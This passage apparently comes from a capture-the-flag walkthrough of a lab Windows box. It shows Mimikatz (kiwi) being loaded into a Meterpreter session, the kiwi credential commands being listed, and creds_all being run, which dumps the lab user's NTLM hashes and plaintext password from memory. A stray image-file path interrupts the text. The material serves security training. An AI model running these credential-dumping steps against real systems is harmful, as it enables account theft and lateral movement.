 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```


#6 Loading kiwi into our meterpreter session will expand our help menu, take a look at the newly added section of the help menu now via the command `help`.

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
```

#7 Which command allows up to retrieve all credentials?

```
Kiwi Commands
=============

    Command                   Description
    -------                   -----------
    creds_all                 Retrieve all credentials (parsed)
    creds_kerberos            Retrieve Kerberos creds (parsed)
    creds_msv                 Retrieve LM/NTLM creds (parsed)
    creds_ssp                 Retrieve SSP creds
    creds_tspkg               Retrieve TsPkg creds (parsed)
    creds_wdigest             Retrieve WDigest creds (parsed)
```

#8 Run this command now. What is Dark's password? Mimikatz allows us to steal this password out of memory even without the user 'Dark' logged in as there is a scheduled task that runs the Icecast as the user 'Dark'. It also helps that Windows Defender isn't running on the box ;) (Take a look again at the ps list, this box isn't in the best shape with both the firewall and defender disabled)


meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
Username Domain LM NTLM SHA1
Dark Dark-PC e52cac67419a9a22ecb08369099ed302 7c4fe5eada682714a036e39378362bab 0d082c4b4f2aeafb67fd0ea568a997e9d3ebc0eb
wdigest credentials
Username Domain Password
(null) (null) (null)
DARK-PC$ WORKGROUP (null)
Dark Dark-PC Password01!
tspkg credentials
Username Domain Password
Dark Dark-PC Password01!
kerberos credentials
Username Domain Password
(null) (null) (null)
Dark Dark-PC Password01!
dark-pc$ WORKGROUP (null)